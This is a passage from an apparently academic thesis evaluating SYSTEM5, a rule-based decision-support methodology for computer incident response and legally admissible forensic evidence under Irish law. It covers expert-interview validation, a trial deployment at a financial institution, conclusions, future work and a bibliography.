6.2.2 A Decision Support System

SYSTEM5 also adds value by supporting complex decision-making while being a transparent source. SYSTEM5 details why a decision was made or why it was not made. "SYSTEM5 is a single point of reference and a single repository of information relating to any incident in an organisation. This is of crucial significance for legal proceedings. It provides documented procedures, references to policies and other important resources of information"(2). These decisions can then be defended if they are challenged in court.

Most companies cannot afford a fulltime security professional, especially a computer forensic specialist. Ryder (2002) points out that computer forensics would normally be done by the system administrator. System administrators have good knowledge of systems, the applications and operating systems. However, they do not have legal or computer forensic knowledge. SYSTEM5 provides a decision support infrastructure to people who are not trained computer forensic professionals, nor trained legal professionals. "SYSTEM5 prescribes a constrained and informed approach to incident

response. This leads to the correct technical decisions being made, which are legally correct also. This would have been impossible without SYSTEM5" (3).

6.2.3 Prescribes Options in Time Efficient Manner

SYSTEM5 could be indispensable during exigent circumstances like incident response. Having a rule base that explains what to do, with limited input, is invaluable. "The value of SYSTEM5 is that it can define options, roles and the tasks"(3). Many organisations waste time in deciding what is best to do in a situation like a computer incident. Speed and response is the key to these situations. "A major advantage of SYSTEM5 is that it has clear lines of responsibility and action. This facilitates speed of response. SYSTEM5 enables a decisive reaction to an incident. Alternatively, it facilitates the swift prosecution of a breach in a productive manner. This is because the time spent collecting digital evidence is greatly reduced. This is crucial in computer forensics because valid evidence can go 'stale' or get corrupted very quickly" (3). SYSTEM5 also provides the necessary legislative steps to follow in order to support the accumulation of evidence for court. Foundstone (2003) reckons this is the key to restoring a system to a functional state, especially when in a live production scenario like an online banking system.

SYSTEM5 could have a big impact on any organisation considering the implementation of incident response. Its value is in the prescriptive approach to what steps should be taken from a technical and legal perspective, when a computer incident happens.

The invaluable contribution of SYSTEM5 can be seen when used by an inexperienced analyst. The process that is executed by SYSTEM5 emulates the procedure that an expert or senior analysts would follow. "The benefit of SYSTEM5 is that it facilitates junior or trainee employees to successfully respond to an incident in a very timely manner"(4). It has also been noted that standard performance times of security operatives were reduced dramatically when SYSTEM5 was used in a test case scenario.

6.2.4 Sequencing of Tasks and Roles

SYSTEM5 functions as a consultative resource for training, i.e. prescribing and recommending possible procedures to follow that are legally correct. "Previously this was impossible without senior or expert human intervention. SYSTEM5 ensures that the

correct procedures and workflows are followed"(4). It also ensures that the proper tasks are executed in the correct sequence. This is fundamental to a proper response as Patzakis (2003) points out. It is insufficient just to checklist procedures. It is necessary to know how each task in the checklist is done. "SYSTEM5 provides a checklist with advice on how each item is executed in detail. Many organisations will benefit from using SYSTEM5 in this way"(5).

6.2.5 Organisational Benefit

The real value of SYSTEM5 is that it is a good guide for organisations for crime prevention. "It systematically identifies the critical assets and services that can be potentially attacked. This actually simplifies the information security process"(4). Many organisations make the mistake of trying to retrofit security instead of having it as an organic component within the organisation. SYSTEM5 facilitates the securing of these assets in a pre-emptive manner. All processes in relation to computer forensics and computer incident response should hang from the SYSTEM5 framework. SYSTEM5 is flexible enough, so it only needs minor configuration change and it can be applied to many other industrial sectors i.e. law enforcement etc. "SYSTEM5 is a tool that should be added to the portfolio of computer incident response equipment and information security tooling in any organisation.(1)"

"The most time consuming and monotonous element of getting evidence and responding to a computer incident is maintaining the chain of custody and chain of evidence, i.e. documenting the process. SYSTEM5 automates this process, therefore enabling incident response personnel to concentrate their efforts on other issues"(3).

6.3 Can SYSTEM5 Be Extended into Other Areas of Strategic Management?

6.3.1 Policy Simulator

"It is clear that the temporal structure of SYSTEM5 is very important to strategic management and can easily extend into other areas of management. From this perspective, SYSTEM5 is the perfect model for policy formulation"(2). Implementations

of SYSTEM5 will always integrate with other areas of strategic management. Wherever there are processes and procedures, SYSTEM5 can be extended to simulate them and ultimately improve them.

6.3.2 Trend Prediction

Being able to model the threat that your organisation is vulnerable to and being able to predict changes in threat is essential for business survivability. Moore, Ellison & Linger (2001) articulate that this is similar to predicting changes in market patterns. "SYSTEM5 can also serve as a mechanism to predict market patterns. Since market patterns will always be influenced by certain drivers or inputs which are variable. These variables can be inputted to SYSTEM5 where they can be 'tweaked' or adjusted to extrapolate future patterns. This demonstrates the very innovative approach SYSTEM5 has taken.(2)"

6.3.3 Response Formulator

It is apparent that SYSTEM5 can be used as a 'plugin' to an Intrusion Detection System (IDS). SYSTEM5 would serve as an ideal link into an IDS. So when a computer incident is detected by the IDS, SYSTEM5 is called up and information related to the incident is displayed and inputted. "Since SYSTEM5 provides response strategy formulation in a consistent manner, SYSTEM5 can be extended into any problem domain. SYSTEM5 can provide more structured data and information for strategic decision making. Consequently, the decision-making process is more informed"(2). SYSTEM5 has achieved the technical and business perspective on security that Lipson & Fisher (2001) maintain every organisation must be aware of when it comes to business survivability.

6.3.4 Evolution of Intrusion Detection

"There are a number of decision management systems and vulnerability management systems on the market, which are flawed. They are expensive and inflexible. SYSTEM5 is more comprehensive than any of them"(3). The advantage of SYSTEM5 is that it can easily be configured to automate the inputs. Then it could easily function as an IDS that automatically raises tickets, emails or sms text messages informing why a machine is being attacked. In an emergency it could act alone, i.e. update anti virus rules, shutting off

systems or banning rogue IP addresses. "This would be the ultimate evolution of Intrusion Detection Systems and it would not have been possible without SYSTEM5"(3).

"No matter what sector SYSTEM5 is extended into, it will become an integral part of strategic management in any organisation. This is simply because of its apparent applicability and innovative approach to problem solving and data handling"(1).

6.4 Does SYSTEM5 Uphold Standards of Computer Forensics?

6.4.1 A Central Repository for Data and Information

Since there is a central repository of data and decision-making information, SYSTEM5 maintains a consistent approach and thus upholds the standards. All information is held in central repository that can be referred to at any time. Therefore, any time an incident takes place, it is resolved in a consistent manner. This means that the same framework is applied to resolve all incidents. DIBS USA Inc. (2001) says this is fundamental to computer forensics. "SYSTEM5 ensures that an identical process is followed with all incidents. This guarantees that standards are upheld. SYSTEM5 conforms to the legal requirements of court evidence"(2). It is crucial to have a consistent approach and a single point of reference. Having documentation to prove this is critical in getting evidence admissible to court.

6.4.2 Consistent Approach to Computer Forensics

Some computer forensic practitioners argue that since digital evidence is intangible, computer forensics is more of an art than a science. The law insists that evidence be presented in its original format. This is very difficult to achieve. Therefore, the experts and forensic practitioners assert that there are no standards to uphold in computer forensics, just as long as evidence is handled in a consistent manner. Mandia & Proisse (2001) assert that a baseline approach to computer forensics should be maintained at all times. This baseline should be standard across all sectors and jurisdictions. The Office of Information and Educational Technology (2001) argue the same.

6.4.3 Constants and Variables

However, different companies use different methodologies that they have developed in house. Components of the law, e.g. 'law of evidence' and 'chain of evidence' are constant and are standard across all companies. Tsoutsouris (2001) puts forward that there are computer forensic legal standards but then concedes that they all change with jurisdiction. However, the variation in companies' methodologies causes severe problems in the investigative phases of computer incidents. Companies can investigate the same incident in different ways. Most automated forensic response tools have their own tools and examinations can be done using them. However, they are based on US case law.

If there are no real standards in computer forensics, it is a misconception to believe that there is one single methodology for computer forensics. This is because the domain is moving, i.e. new vulnerabilities and new case laws are evolving. Computer forensics is in constant flux and consequently there are many variables. However a base line can be drawn. A major advantage of SYSTEM5 is that it tries to merge all of the best approaches that are taken. SYSTEM5 also endeavours be an aggregate of the best approaches and methodologies that can be taken. SYSTEM5's goal is to be the tool that will force the evolution of standards in computer forensics.

6.4.4 Localised to the Irish Jurisdiction

They are not applicable or suitable to Ireland. Kelleher & Murray (1997) elaborate on components of the law that are different and change, i.e. privacy, employees' right to privacy, data collection, and law of evidence. "The impressive quality of SYSTEM5 is that it is not derived from US case law. It is localised to the Irish Environment, however static that is"(1).

6.5 Does SYSTEM5 Scale With Emerging Technologies?

"Since SYSTEM5 is procedurally based, it is ideal for court and legal use. SYSTEM5 can assist technical expert witnesses in preparation for court because it can provide evidence that is constructed in a clear and proper legal manner"(5).

6.5.1 The Automation of Decision Making

The implementation of SYSTEM5 is based on artificial intelligence (AI) technology. Luger & Stubblefield (1997) put forward compelling cases of the flexibility of AI technology. They argue that AI is the perfect technology to integrate with other new technologies because of its extreme flexibility and its ability to automate decision-making.

6.5.2 Modelling of Future Threats

"GARTNER would say that SYSTEM5 is successfully pioneering the area of Intrusion Prevention. Not only is it watching your system, it sees the vulnerabilities as they happen, parsing and giving the correct approach or action to take"(3). The National Computing Centre (2001) contextualises that the technology trends are drifting towards predictive modelling of threats. This is exactly what SYSTEM5 has achieved.

6.5.3 A Platform for Computer Forensics

SYSTEM5 can also complement existing forensic software systems. "The existing systems do not have any real infrastructure. Since SYSTEM5 is a well thought out and sound infrastructure, it would serve as an essential platform that assists in the integration of other systems"(5). It could also be configured for decision support on any type of attack. When other sources of documentation are newly published or hosted on the Internet, they can be invoked by SYSTEM5, to produce on request.

6.5.4 Integration

"Integration in the security industry is becoming more important. SYSTEM5 can easily integrate with other technologies like IDS and logs analysis systems. They can be configured easily to hook into SYSTEM5. It would merge well with a centralised reporting system so it can give updates to management on a real-time basis"(2).

6.5.5 Customisation

It is recommended that SYSTEM5 be available and considered by any concern or organisation that is exposed to Information and Communications Technology. SYSTEM5

is a very flexible system because only new rules have to be added to the rule-base and these inputs can easily be automated. The key is to take inputs from information resources, like Mitre, Bugtrak, or Carnegie Mellon. This idea can then be extended to give the option of customisation. SYSTEM5 could be customised to suit different industrial sectors.

6.6 Taxonomy of Findings

Figure 31 is a graphical representation of the findings from the interviews conducted. The nodes (boxes) in the network diagram are abstracted directly from the headings of sections 6.2 to 6.5.




Figure 31: Taxonomy of Information from Validation

6.7 Deployment

As an instantiation of SYSTEM5 (methodology and software), a deployment took place in a non-production environment. This was in the IT department of a well known Irish financial institution. The objective of carrying out the deployment was to ascertain if

SYSTEM5 was practical enough to improve existing procedures. Very good feedback was received. It was observed how well it improved the operative's time. This was due to the sharp focus that SYSTEM5 provided for operatives to reduce their time on particular tasks, which otherwise would not have been possible without this research.

6.8 Conclusions

It has been found that SYSTEM5 is an integrated methodology that represents the computer forensic process in a clear and controlled fashion. The complex tasks associated with computer incident response and computer forensics are automated. These would normally be done in an ad-hoc manner. In this way, SYSTEM5 ensures a consistent approach to computer forensics.

SYSTEM5 provides a single point of reference and a single repository of information relating to any incident in an organisation. This is very significant for legal proceedings. It is critical in validating the approach taken in any investigation and ultimately getting evidence admissible to court.

SYSTEM5 provides a decision support infrastructure to people who are not trained computer forensic professionals or trained legal professionals. SYSTEM5 prescribes a legally constrained and scientifically informed approach to incident response. A major advantage here of SYSTEM5 is that it has clear lines of responsibility and action. So SYSTEM5 enables a decisive reaction to an incident. This facilitates speed of response especially for junior or trainee employees to successfully respond to an incident in a timely manner.

It was also noted that the real value of SYSTEM5 is that it is a good guide for organisations for crime prevention. It can identify critical assets and services that will be attacked. This actually simplifies the information security process.

The experts pointed out that the temporal structure of SYSTEM5 lends itself to strategic management. Therefore, it can easily extend into many areas of management. From this perspective, SYSTEM5 is the perfect model for policy formulation.

SYSTEM5 also enables organisations to model how vulnerable they are to attack. It was highlighted that being able to predict and pre-empt threat is essential for business survivability. SYSTEM5 can be used to extrapolate these future patterns. This

demonstrates the innovative approach SYSTEM5 has taken and consequently can quite easily be used as a strategic management tool. Since SYSTEM5 provides response strategy formulation in a consistent manner, it can be extended into any problem domain and can provide more structured data and information for strategic decision-making.

It was observed that an advantage of SYSTEM5 is that it can be configured to automate the inputs. If this is done then it could function as an IDS that automatically raises tickets, emails or sms text messages informing why a machine is being attacked. This is because of the apparent applicability and innovative approach to problem solving and data handling.

SYSTEM5 ensures that an identical process is followed with all incidents. This guarantees that standards are upheld and this conforms to the legal requirements of court evidence. SYSTEM5 can then assist technical expert witnesses in preparation for court because it can provide evidence that is constructed in a clear and proper legal manner. SYSTEM5 was labelled as the tool that may force the evolution of standards in computer forensics.

SYSTEM5 was referred to as having a well thought out and sound infrastructure. As a result it would serve as an essential platform that assists in the integration of other systems. Integration in the security industry is critical and SYSTEM5 can easily integrate with other technologies like IDS and log analysis systems.

It was recommended that SYSTEM5 be available to organisations that are exposed to Information and Communications Technology. Consequently, if SYSTEM5 was developed further and brought out of the current "proof of concept" phase it could be considered as information security tooling.

7 Conclusions

7.1 Summary

In response to the research questions and research hypothesis, we have developed a sound computer forensic methodology that profiles a computer attack. In addition, we extended the methodology within a legal framework to encompass the gathering of evidence.

The methodology consisted of five essential phases and they correspond to

(vi) Pre-incident phase,

(vii) Formulation of a response during the incident phase,

(viii) The computer forensic process during the incident phase,

(ix) Post-incident phase,

(x) Legal phases.

An Expert System was incorporated in the methodology to automate the computer forensic procedures. UML and Gantt charts were also used as tools to facilitate the management of the SYSTEM5 methodology.

7.2 General Conclusions

The Validation chapter has outlined that SYSTEM5 does add value to the area of computer forensics by prescribing a concise procedure that is legally and technically correct to follow. It also illustrates that SYSTEM5 can extend into other areas of strategic management. The validation process also proved that while standards in computer forensics may be only evolving at the moment, SYSTEM5 does uphold the standards that are there. The fact that SYSTEM5 would scale with emerging technologies was also validated and asserted.

Eventhough the software implementation of SYSTEM5 (proof of concept) and the actual SYSTEM5 methodology have been declared successful by the expert group, more work and development can be done on SYSTEM5. This work would progress it beyond the current prototype phase that it is in.

7.3 Future Work

Audit trail functionality could be developed for SYSTEM5. This would provide an event history and chronology of the decisions and actions that were made about any incident. These could be logged to a centralised system so they can easily be retrieved at a later stage. These audit logs could be secured in the same manner as Schneier & Kelsey (1999) recommend.

SYSTEM5 could store all output to a file. This would fulfil the legal requirement of having a consistent approach to the construction of evidence. This output file could then be mathematically verified using an algorithm like MD5. The integrity of evidence can be asserted and maintained by offering the mathematically calculated checksum of the output file.

SYSTEM5 currently addresses one type of attack, i.e. a web attack. This was done for practical reasons to demonstrate the efficacy of SYSTEM5. More work and development can be done to compile an exhaustive library of attack scenarios and attack vectors. This could be done by importing an XML database of vulnerabilities into the rule base. The current SYSTEM5 computer forensic process will have to be elaborated on to take into account new threats and attack vectors that will be developed by criminals in the future.

There will also be changes from a legal and judicial point of view. New Cyberlaws are evolving; e.g. the area of data protection and privacy is becoming contentious. The Data Protection Directive (1998) highlights that this area of Cyberlaw is constantly under review. Consequently, new legislative frameworks are emerging. The Council of Europe (2001) has drafted the *Cybercrime Convention.* This is yet to be implemented. However, new laws will emerge and as a result SYSTEM5 will have to synchronise with those. This could be enabled by linking to various document repositories and knowledge resources that are hosted on the web.

This would also facilitate the international deployment of SYSTEM5. Regardless of what jurisdiction or country you are in, SYSTEM5 would automatically link in to the local jurisdiction and import the legal database and rule-base. This would provide legal expertise and guidance for every country. It would be useful for international companies that have offices and employees world-wide. The issue of internationalisation would have to be considered here as well. SYSTEM5 could be equipped with different resource files. These files would contain all text localised to a specific region. For example, if SYSTEM5 was to be deployed in Japan then it could 'ship' with a Japanese resource file.

It is felt that SYSTEM5 can be enhanced with implicit time frames or time constraints. A suitable time-based metric system could be integrated here. It should also give an indication of how severe or aggressive an attack is. Similarly, the various phases of

SYSTEM5 from Pre-Incident to Post-incident phase could be graduated using a metric system.

It may happen that a webserver which is under investigation might automatically delete or alter the system logs, if a certain time interval has elapsed. Archiving is an example of a typical process that takes place here. System logs are a critical source of potential evidence and once evidence is altered or is not in its original format, it will not be admissible in court. Future work could be done on SYSTEM5 to output suitable messaging that would be instructive of the time constraints; e.g. 'if you want to proceed legally with this evidence, it has to be taken today or within a certain time period...'

The elaboration of role-based tasks on SYSTEM5 is another area for further work. Multi-threading could be enabled to provide for multiple tasking; e.g. while the forensic specialist is collecting evidence, the incident manager can be contacting the police. SYSTEM5 could model this using a multi-dimensional matrix to cater for every role, i.e. the communications, incident co-ordinator, the developer, the forensic scientist etc. These could be mapped out in the matrix where priority of the function and the time interval in which the task is due for completion should be clearly enunciated. Therefore, team members could concentrate exclusively on their own tasks.

The integration of a workflow system with SYSTEM5 would enable the automation of the entire process. A software driver or manager would have to be developed first. This could be implemented in a high level language like JAVA. Zukoski (2001) argues the suitability and flexibility of the JAVA language for such applications. The JAVA component could be used to manage and control the integration of SYSTEM5 with other technologies. This JAVA component could then connect to a process flow software tool.

A major problem in computer forensics is the task of management reporting. It is important to keep management informed at all times of the status of incident handling. SYSTEM5 could be configured to support this. Management could be fully updated in real-time and they could concentrate on minimising the impact to the company, while other members could be concentrating on stopping the attack, getting evidence, quarantining the machine and mitigating the risk.

8 Bibliography

A&L Goodbody (2000) Hackers and the Irish Law, Legal News & Publications.
Ariadne Training (2001)UML Applied- Object Oriented Analysis and Design using the UML, Ariadne Training Ltd., Available from:<http://www/ariadnetraining.co.uk>[Accessed 16 January 2004]
Basel Committee on Banking Supervision (2003) Risk Management Principle for Electronic Banking, Bank for International Settlements, July 2003.
Blass, Pamela (2004) Managing Electronic Litigation, Miller & Martin LLP. Available from: <http://www.tvppa.com/conferences/ppt/04legal/BracherPamHO.pdf>[Accessed18 March 2004]
Boggan, Steve (2004) Are you being bugged by your rivals?, The Times, 25-May-2004
Callear, David (1994) Prolog for Students with Expert Systems and Artificial Intelligence Topics, DP Publications, Aldine Place, London, W128AW
Canada Evidence Act, Chapter C-5 sections 30(12), 31.1, 31.8(b)
Alberts, Christopher J. Behrens, Sandra G. Pethia, Richard D.& Wilson, William R. (1999) Operationally Critical Threat, Asset, and Vulnerability Evaluation SM (OCTAVESM) Framework, Version 1.0, Software Engineering Institute. Available from:<http://www.sei.cmu.edu/publications/documents/99.reports/99tr017/99tr017chap01.html>[Accessed 07 May 2004]
Chatterjea, Kalyan (2000) Knowledge Management-The Most Likely Prime-Mover For the Next Decade, Maritime Technology & Transportation Dept.,Sinagapore Polytechnic, 500 Dover Road, Singapore-13956.
Computer Crime and Intellectual Property Section, Criminal Division, United States Department of Justice (2002) Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations, http://www.usdoj.gov/criminal/cybercrime/searching.html, July2002.
Council of Europe (2001) Convention on Cybercrime Budapest, 23 October 2001 Available from:<http://conventions.coe.int/treaty/EN/projets/projets.htm >[Accessed 15 January 2004]
Dame Neville Jones, Pauline (2004) Security spend is lower than the coffee bill, The Times Tuesday 25 May 2004.
Data Protection Directive, Available from< :http://europa.eu.int/smartapi/cgi/sga_doc?smartapi!celexapi!prod!,>,< http://europa.eu.int/comm/internal_market/en/media/sign/Dir99-93-ecEN.pdf>
Diaz, Daniel (2002) A Native Prolog Compiler with Constraint Solving over Finite Domains Edition 1.7, for GNU Prolog version 1.2.16. Available from:<http://pauillac.inria.fr/~diaz/gnu-prolog/manual/manual003.html >[Accessed 10 October 2003]
DIBS USA Inc. (2002) DIBS Methodology, Available from:<http://www.dibsusa.com/methodology/methodology.html> [Accessed 8 August 2002].
Electronic Commerce Act (2000) EU Directive on Electronic Signatures ,Available from: http:<//www.irlgov.ie/tec/communications/comlegislation/act27-00.pdf>[Accessed 10 January 2004]
EU Directive on Electronic Signatures, Also available from: http://europa.eu.int/comm/internal_market/en/media/sign/Dir99-93-ecEN.pdf
Farmer, William M. (2002) Logic and Discrete Mathematics in Software Engineering , Available from: http://imps.mcmaster.ca/wmfarmer
Fedeli, Alan. Nesom,David (2001) Computer Security Incident Response Planning- Emergency Response Services ERS, Cyber D/F and Forensics. Internet Security Systems. Available from: <http://www.iss.net>.
Fensel, Dietmar. Van Harmelen, Frank. Klein , Michel & Akkermann, Hans () On-To-Knowledge:Ontology-based tools for knowledge Management, Free University Amsterdam VUA, Division of Mathematics and Informatics De Boelelaan 1081-a, Amsterdam, The Netherlands, Available from:<http://www.cs.vu.nl/~frankh/postscript/eBeW00.pdf>
Foundstone (2003) The Incident Response Challenge to a World Leading Financial Services Fir, Foundstone Strategic Security Inc.
Frye v. United States, 293 F. 1013 (D.C.Cir.1923).
Gaims, Jess. Somerfield, Daniel (2001) Professional Java Security, WROX Press Ltd., May 2001
Golding,Andrew R. Rosenbloom,Paul S (1995) Improving accuracy by combining rule-based and case-based reasoning, Mitsubishi Electric Research Laboratories.

Greenberg, Paul A. (2000) E-Signatures become law in Ireland, July11, 2000 Available from:< http: www.ecommercetimes.com/perl/story/3740.html>Last Accessed[18 November 2002]
Guidance Software (2003) Encase Legal Journal, 215 North Marengo Avenue, Pasedena, California.
Gunderson, louise. Brown, Donald (1999) Using a Multi-Agent Model to Predict Both Physical and Cybercriminal Activity, Dept. of Systems Engineering, Thornton Hall, VA 22903
Honeynet Project (2001) Know your Enemy: Statistics - Analysing the past...predicting the future, Available from:<http://www.honeynet.org> [Accessed 12 February 2003]
Honeynet Project (2002) Know Your Enemy: Honeynets, Available from:<http://project.honeynet.org>.[Accessed 15 Decemeber 2003]
IBM & Microsoft Corporations (2002) Security in a Web Services World: A proposed Architecture and Roadmap, A joint whitepaper from IBM and Microsoft Corporations, April 7, 2002
Johnson, David R. Post, David (1996) Law and Borders – The Rise of Law in Cyberspace, 48 Stanford L.Rev.
Jurisdiction of Courts and Enforcement of Judgements Act, 1998, Available from:<http://www.irlgov.ie/bills28/acts/1998/a5298.pdf>
Kelleher, D. Murray, K . (1997) Information Technology Law in Ireland, Butterworths, Available from: <http://www.ictlaw.com? Last Accessed [20-March-2004]
Kepper, Brian (2002) What You Don't See On Your Hard Drive, SANS Institute, , Available from:<http://rr.sans.org/incident/dont_see.php>, April 4, 2002
Limongelli, Victor (2003) Basel Committee Incident Response Standards, Guidance Software, 215 North Marengo Avenue, Pasedena, California.
Lipson, Howard F. Fisher, David A (2001) Survivability - A New Technical and Business Perspective on Security, Available from: < http://www.cert.org/research/>, CERT Co-ordination Centre, Software Engineering Institute, 4500 Fifth Avenue, Pittsburgh, PA 15213.
Luger, George F. Stubblefield, William A (1997) Artificial Intelligence -Structures and Strategies for Complex Problem Solving, Addison and Wesley.
MageLang Institute (1998) Fundamentals of Java Security, Available from:<http://developer.java.sun.com/developer/onlineTraining/Security/Fundamentals/contents.html>
Maggiore, Manfredi (2003) Automatic Control Systems: Replacing the Human by the Machine. Department of Electrical and Computer Engineering, University of Toronto.
Mandia, Kevin. Proisse, Chris (2001) Incident Response- Investigating Computer Crime, Osborne/McGraw-Hill, 2600 Tenth Street, Berkley, California 94710, USA, 2001.
McMillan, Jim (2000) Why use a standard methodology?, May 1, 2000.
Medlock, Jan (2002) Mathematical Modeling of Epidemics, Applied Mathematics Dept., University Washington.
Mennelly, R. (1985) Prosecuting Computer Related Crime in the United States, Canada and England: New laws for Old Offenses?, 8 Boston College Int'l & Comp L Rev.
Microsoft Project Product Support (2003) Available from:<http://go.microsoft.com/fwLink/?LinkId=4890>[Accessed 13 August 2003]
Moore, Andrew P. Ellison,Robert J & Linger,Richard C (2001) Attack Modelling for Information Security and Survivability, Carnegie Mellon - Software Engineering Institute, Pittsburgh, PA 15213-3890, March 2001
Murray, Karen (1995) Computer Misuse Law in Ireland, Irish Law Times 114
National Computing Centre (2001) Technology Trends for 2002 – Predictive Threat Modelling, My Itadviser Technology Archive, Issue 10.
National Practice Institute (2002) Powerful Litigation Methods: Overwhelming Opponents with Science and Technology in the Courtroom, Minneapolis, MN 55402
Nolan, Anna (2000) Internet Security requires PKI, Sunday Business Post, April 30,2000
Object Management Group (1997) Unified Modelling Language Available from:<http://www.omg.org>[Accessed 18 January 2004]
Office of Information and Educational Technology (2001) Computer Incident Response Team- Operational Standards.

Ollmann, Gunter (2004) URL Encoded Attacks, Attacks Using the Common Web Browser, Internet Security Systems
Patzakis, J (2003) New Incident Response Best Practices - Patch and Proceed is no longer acceptable Incident Response Procedure, Guidance Software, 215 North Marengo Avenue, Pasedena, California.
Patzakis, John (2003) Encase Enterprise Edition as a Due Diligence Mechanism for Legal and Policy Compliance, Guidance Software, 215 North Marengo Avenue, Pasedena, California.
Prakken, Henry (1998) Modelling Reasoning with Precedents in a Formal Dialogue Game, Dept. of Mathematics and Computer Science, Free University Amsterdam, The Netherlands.
Prassman, Roger S (1997) Software Engineering – A Practitioner's Approach, McGraw-Hill
Ratcliff, Donald (2002) 15 Methods od Data Analysis in Qualitative Research. Available from:<http://www.vanguard.edu/faculty/dratcliff/index.cfm?doc_id=4259>[Accessed 11 June 2005]
Rauch, Jeremy (2000) Basic File Integrity Checking Security Focus, Available from:<http://www.securityfocus.com/infocus/1408>.[Accessed 04 May 2004]
Report to the President's Commission on Critical Infrastructure Protection (1997) Threat and Vulnerability Model for Information Security.
Rude, Thomas (2000) Evidence Seizure Methodology for Computer Forensics, CISSP
Ryder, Karen (2002) Computer Forensics - We've had an Incident, Who do we get to investigate? SANS Institute.
SANS (2003) SANS/FBI TOP 20 List: The Twenty Most Critical Internet Security Vulnerabilities (Updated) ~ The Experts Consensus, Available from:<http://www.sans.org/top20/>[Accessed 16 -June 2004]
Schneier, Bruce (1996) Applied Cryptography, Second Edition, John Wiley & Sons, Inc.
Schneier, Bruce & Kelsey,John (1999) Secure Audit Logs to Support Computer Forensics Counterpane Systems, 101 East Minnehaha Parkway, Minnepolos MN 55419.
Schweitzer, Douglas (2003) Incident Response: Computer Forensic Toolkit, Wiley Publishers, John Wiley and Sons Inc.
Scottish Law Commision (1987) Report on Computer Crime, 140 Causewayside, Edinburgh EH9 1PR.
Security Complete (2001), Sybex Inc.
Shimeall, Timothy Casey J Dunleavy & Pesante, Linda (2001) Challenges of Predictive Analysis for Networks, CERT Analysis Center,Carnegie Mellon University.
Sokolik (1980), Computer Crime – The Need for Deterrent Legislation.
Sophos (2004) Sophos virus analyses, Available from:<http://www.sophos.com/virusinfo/analyses/>[Last accessed 16 June 2004]
Spradley, J.P. (1980) Participant Observation. Fort Worth, TX: Harcourt Brace.
Spitzner, Lance (2003) Honeypots - Tracking Hackers, Addison-Wesley, 2003.
Staggs, Jimmy (2000) Computer Security and the Law, Available from: <http: www.sans.org/infosec/FAQ/legal/law.htm>[Accessed 18 February 2003]
Symantec Corporation (2004) What is the difference between viruses, worms, and Trojans?, Available from:<http://service1.symantec.com/SUPPORT/nav.nsf/docid/1999041209131106>[Accessed 16 June 2004]
Symantec Managed Security Services (2002) Symantec Internet Security Threat Report- Attack Trends[Multi Media CD-ROM]
Tannenbaum, Andrew S. (1990) Structured Computer Organisation, Third Edition, Prentice-Hall International, Inc.
Taylor-Powell, Ellen Renner,Marcus (2003) Analyzing Qualitative Data, Program Development & Evaluation, University of Wisconsin-Extension, Madison, Wisconsin, Available from:<http://cecommerce.uwex.edu/pdfs/G3658_12.PDF>[Accessed 11 June 2005]
Technical Law Journal COE Cyber Crime Treaty Debated. Available from:<http://techlawjournal.com/crime/20001208.asp>[Accessed 02 October 2001]
Tremby & McElwaine (1987) Technocrime- An Australian Perspective, 11 CrimLJ 245
The Computer Crime and Intellectual Property Section (CCIPS) of the Criminal Division of the U.S. Department of Justice, www.cybercrime.gov
The Hon. Paul S. Sarbanes and The Hon. Michael G. Oxley (2004) Available from :<http://www.sox-

online.com/sarbanes_and_oxley.html>[Last Accessed 23-March-2004] Jan 2004
The Law Reform Commission (1992) Report on the Law Relating to Dishonesty, Ardilaun Centre, 111 St. Stephen's Green, Dublin2
Tsoutsouris, Damian (2001) Computer Forensic Legal Standards and Equipment ,SANS Institute. Available from:< http://rr.sans.org/incident/legal_standards.php>[Accessed 28 April 2003]
U.S. Federal Rule of Evidence 1001 (1)
